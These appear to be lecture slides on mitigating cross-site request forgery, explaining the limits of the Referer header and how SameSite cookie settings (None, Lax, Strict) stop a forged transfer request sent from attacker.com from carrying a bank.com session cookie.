















# Referer header does not mitigate CSRF

- Problem: Sites can opt out of sending the Referer header!
- Problem: Browser extensions might omit Referer for privacy reasons

# SameSite cookies

- Use **SameSite** cookie attribute to prevent cookie from being sent with requests initiated by other sites
  - **SameSite=None** - default, always send cookies
  - **SameSite=Lax** - withhold cookies requests originating from other sites, allow them on top-level requests such as clicking on a link
  - **SameSite=Strict** - only send cookies if the request originates from the website that set the cookie

**Set-Cookie:** key=value; Secure; HttpOnly; Path=/; SameSite=Lax

# Proposal to make cookies SameSite=Lax by default

- "Cookies should be treated as "SameSite=Lax" by default"<sup>1</sup>
- Who would want to opt into SameSite=None cookies?

---

<sup>1</sup> <https://tools.ietf.org/html/draft-west-cookie-incrementalism-00>

# Solution: SameSite cookies

Server response from bank.com:

HTTP/1.1 200 OK

**Set-Cookie:** sessionId=1234; SameSite=Lax

Top-level and subresource requests from bank.com:

POST /transfer HTTP/1.1

**Cookie:** sessionId=1234

Subresource request from attacker.com:

POST /transfer HTTP/1.1

# Mitigate CSRF with SameSite Cookies



Client  
bank.com

Server  
bank.com

